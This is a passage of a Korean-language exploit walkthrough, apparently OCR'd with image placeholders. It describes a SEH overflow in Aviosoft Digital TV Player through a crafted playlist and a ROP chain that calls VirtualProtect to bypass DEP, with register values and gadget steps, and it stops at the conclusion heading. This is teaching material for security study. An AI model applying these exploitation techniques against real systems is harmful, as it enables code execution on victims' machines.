



**[그림 5] Nseh 실행 화면**

seh 실행 후 Nseh 의 jmp 10 이 실행되어 0013F3CE 즉, nop 이 위치한 초록 박스 사이로 jmp 하는 것을 볼 수 있다.





**[그림 6] nop 으로 이동 화면**





**[그림 7] 공격 sehllcode 시작 화면**

공격 sehllcode 가 시작되는 것을 볼 수 있다.




**[그림 8] 공격 성공 화면**




**[그림 9] Aviosoft Digital TV Player 를 DEP 에 다시 적용**


Aviosoft Digital TV Player 를 다시 DEP 에 적용 시키고 위 공격 코드 실행에 성공한 파일을 다시 실행 시켜본다.

아무 것도 실행 되지 않고 Aviosoft Digital TV Player 가 종료 되는 것을 볼 수 있다. 이는 DEP 로 인해 데이터 영역의 실행 권한이 없기 때문이다.

이를 해결하기 위해 VirtualProtect 시스템 함수를 사용하여 DEP 우회를 시도한다.



**[그림 10] DEP 우회 ROP 가 있는 플레이 리스트 파일 실행**

DEP 우회를 위해 ROP 를 추가한 플레이 리스트 파일을 실행 시킨다.





**[그림 11] seh 수정 화면**

seh 에 VirtualProtect 시스템 함수를 사용하기 위한 ROP 이동하기 위해 ADD ESP, 800 의 가젯 주소로 수정 된 것을 볼 수 있다.





**[그림 12] ROP 로 이동 화면**

ADD ESP, 800 가젯으로 인해 ROP 로 이동한 것을 볼 수 있다.





**[그림 13] EDX 변조 화면**

POP EDX 로 인해 EDX 에 VirtualProtect 의 주소가 삽입 되었다.





**[그림 14] stack 변조 화면**

PUSH EDX 로 인해 EDX 에 있던 VirtualProtect 의 주소가 stack 에 삽입되었다.





**[그림 15] EAX 변조 화면**

POP EAX 로 인해 stack 에 있던 VirtualProtect 의 주소가 EAX 에 삽입되었다.





**[그림 16] ECX 에 VirtualProtect 실제 주소 삽입**

ECX 에 실제 VirtualProtect 의 주소가 삽입되었다.





**[그림 17] EAX 에 A13977DF 삽입**

EAX 에 A13977DF 삽입한다.




**[그림 18] EAX 에 __in SIZE_T dwSize 인자 값 생성**


EAX 에 5EC68B64 에 더함으로 해서 343 가 만들어 지며 이는 VirtualProtect 함수 인자 중 **dwSize** 인자값이 된다.




**[그림 19] EAX 에 5EC68B64 를 삽입**


위 과정 전에 XOR 을 사용하여 EAX 를 0 으로 초기화 시켜준다.

위 과정으로 인해 EAX 에 5EC68B64 가 삽입된다




**[그림 20] EDX 에 A13974DC 삽입**


EDX 에 A13974DC 를 삽입한다.




**[그림 21] EAX 에 __in DWORD flNewProtect 인자값 생성**


EDX 에 5EC68B64 + A13974DC = 40 이 들어가며 후에 EAX 에 다시 넣는다.

이 값은 VirtualProtect 함수 인자 중 **flNewProtect** 인자값이 된다.




**[그림 22] ECX 에 __out PDWORD lpflOldProtect 인자값 생성**

ECX 에 VirtualProtect 함수 인자 중 **lpflOldProtect** 인자값을 넣는다.




**[그림 23] PUSHAD 로 인한 VirtualProtect 인자 완성 화면**


위 마지막 ESP 가 VirtualProtect 인자 중 **lpAddress** 이 되며

PUSHAD 로 인해 가젯으로 생성된 인자값이 stack 에

| |
|---|
| __in LPVOID lpAddress |
| __in SIZE_T dwSize |
| __in DWORD flNewProtect |
| __out PDWORD lpflOldProtect |

순서대로 정상적으로 들어간 것이 확인 된다.

이후 sehllcode 가 DEP 가 우회된 상태로 작동 된다.




**[그림 24] 공격 성공 화면**

## 4. 결 론

